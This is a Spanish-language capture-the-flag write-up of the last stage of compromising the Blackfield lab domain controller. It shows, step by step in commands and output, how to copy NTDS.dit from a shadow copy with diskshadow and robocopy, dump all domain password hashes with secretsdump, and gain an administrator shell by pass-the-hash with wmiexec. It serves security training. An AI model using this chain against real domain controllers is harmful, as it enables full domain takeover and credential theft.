
Como podemos ver este hash del administrador es diferente al anterior ya que se trata del administrador del dominio. Vamos a validar las credenciales:

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.192 -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051'
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:B
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\administrator:67ef902eae0d740df6257f273de7505
```


Tambien nos dice logon failure. Esto es porque el usuario administrador local estara deshabilitado. Lo que podemos hacer es crear una copia del "NTDS.dit" con diskshadow y robocopy. Vamos a buscar como hacerlo:




Nos dice que tenemos que crear un archivo llamado raj.dsh y añadir lo siguiente. Luego dice que hay que covertirlo:



Luego nos dice que ejecutemos el "diskshadow" y "robocopy" para crear la copia



Vamos a probarlo, en mi caso voy a poner la unidad logica y:



Subimos este archivo A UNA CARPETA DENTRO DE `C:`
(He intentado ejecutarlo desde el desktop del usuario y me daba errores). Para ello creamos una carpeta "temp" en C: y lo subimos. Desde ahi ejecutamos el "diskshadow":

```
*Evil-WinRM* PS C:\temp> diskshadow.exe /s raj.dsh
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  12/10/2024 12:50:05 AM

→ set context persistent nowriters
→ add volume c: alias raj
→ create
Alias raj for shadow ID {0204c7c3-10ce-435f-9d15-c41f7abcfb54} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {4308e1db-c361-4d6c-96e0-ff31d5aa056b} set as environment variable.

Querying all shadow copies with the shadow copy set ID {4308e1db-c361-4d6c-96e0-ff31d5aa056b}

        * Shadow copy ID = {0204c7c3-10ce-435f-9d15-c41f7abcfb54}               %raj%
                - Shadow copy set: {4308e1db-c361-4d6c-96e0-ff31d5aa056b}       %VSS_SHADOW_SET%
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{6cd5140b-0000-0000-0000-602200000000}\ [C:\]
                - Creation time: 12/10/2024 12:50:06 AM
                - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
                - Originating machine: DC01.BLACKFIELD.local
                - Service machine: DC01.BLACKFIELD.local
                - Not exposed
                - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
                - Attributes:  No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
→ expose %raj% y:
→ %raj% = {0204c7c3-10ce-435f-9d15-c41f7abcfb54}
The shadow copy was successfully exposed as y:\.
```

Nos dice que se ha guardado una copia de la unidad logica C: en Y:. Vamos a comprobarlo:

```
*Evil-WinRM* PS C:\temp> dir y:\

    Directory: y:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        5/26/2020   5:38 PM                PerfLogs
d-----         6/3/2020   9:47 AM                profiles
d-r---        3/19/2020  11:08 AM                Program Files
d-----         2/1/2020  11:05 AM                Program Files (x86)
d-----        12/10/2024  12:49 AM               temp
d-r---        2/23/2020   9:16 AM                Users
d-----        9/21/2020   4:29 PM                Windows
-a----        2/28/2020   4:36 PM            447 notes.txt
```

Ahora nos copiamos el archivo "ntds.dit" de la unidad logica "Y" en el directorio actual dandole el nombre de ntds.dit:

`robocopy /b y:\windows\ntds . ntds.dit`

```
*Evil-WinRM* PS C:\temp> robocopy /b y:\windows\ntds . ntds.dit
------------------------------------------------------------------------------
   ROBOCOPY     ::    Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Tuesday, December 10, 2024 12:59:50 AM
   Source : y:\windows\ntds\
     Dest : C:\temp\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    y:\windows\ntds\
            New File              18.0 m        ntds.dit
  0.0%
  0.3%
  0.6%
  1.0%
  1.3%
  1.7%
  2.0%
  2.4%
```

Hemos conseguido el archivo "ntds.dit":

```
*Evil-WinRM* PS C:\temp> dir

    Directory: C:\temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        12/10/2024  12:48 AM            610 2024-12-10_12-48-26_DC01.cab
-a----        12/10/2024  12:50 AM            616 2024-12-10_12-50-07_DC01.cab
-a----        12/10/2024  12:48 AM             96 diskshadow.txt
-a----         12/9/2024   8:21 PM       18874368 ntds.dit
-a----        12/10/2024  12:49 AM             84 raj.dsh
```

Nos descargamos el archivo y dumpeamos el NTDS para obtener todos los hashes netNTLM de los usuarios del dominio con la herramienta "impacket-secretsdump":

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ impacket-secretsdump -ntds ntds.dit LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] Either the SYSTEM hive or bootkey is required for local parsing, check help
```

Nos dice que nos falta el system para decodearlo, vamos a añadirlo:

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ impacket-secretsdump -ntds ntds.dit -system system.backup LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:a96bd5c403748af42548b4a63c3b71cf:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
BLACKFIELD.local\BLACKFIELD764430:1105:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD538365:1106:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD189208:1107:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD404458:1108:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD706381:1109:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD937395:1110:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD553715:1111:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD840481:1112:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD622501:1113:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD787464:1114:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
```

Vamos a probar si el hash del usuario administrador es correcto:

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ netexec smb blackfield.local -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee'
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.loca
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\administrator:184fb5e5178480be64824d4cd53b99ee (Pwn3d!)
```

Las credenciales son correctas, vamos a conectarnos a traves de "impacket-wmiexec":

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ impacket-wmiexec blackfield.local/administrator@10.10.10.192 -hashes 'aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
blackfield\administrator
```